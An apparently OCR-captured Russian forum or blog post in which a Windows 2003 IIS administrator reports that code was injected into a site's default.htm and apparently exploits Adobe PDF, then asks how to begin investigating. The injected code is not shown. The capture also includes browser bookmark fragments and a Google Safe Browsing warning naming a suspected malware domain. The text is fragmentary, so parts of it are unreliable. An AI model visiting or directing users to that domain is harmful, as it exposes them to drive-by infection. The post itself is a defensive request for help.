
Приветствую,
Есть сервер Windows 2003 с IIS на котором бежит некое кол-во сайтов. На одном из сайтов, в файл default.htm (страница загрузки сайта) был добавлен код примерно следующего содержания в конец страницы.

После загрузки страницы через некоторое время это запускается и по всей видимости использует adobe pdf.
Никто случаем не может указать направление с чего начать?

(19 комментариев) - (Добавить комментарий)

Подробности: http://community.livejournal.com/securityblogru/40080.html

Что делать?


Suspected Malware Site
http://www.alfastrah.ru/
Google
Address Book
Security
Google Reader
Лолкс
LJ
Vim Tutorial
e4j4d7mdvn
Список фильмов
поиск книг
http://...
http://...
0x0000...
Wikipe...
Informa...
http://...
COBIT
http://...
Курсы ...
Warning: Visiting this site may harm your computer
The website you are visiting appears to contain malware. Malware is malicious software that may harm your computer or otherwise operate without your consent. Your computer can be infected just by browsing to a site with malware, without any further action on your part.
For detailed information about problems found on this site, or a portion of this site, visit the Google Safe Browsing diagnostic page for google-analyze.com.
Ignore warning
Close page

+


Kaspersky
Open Space
Security

= ?

Спасибо!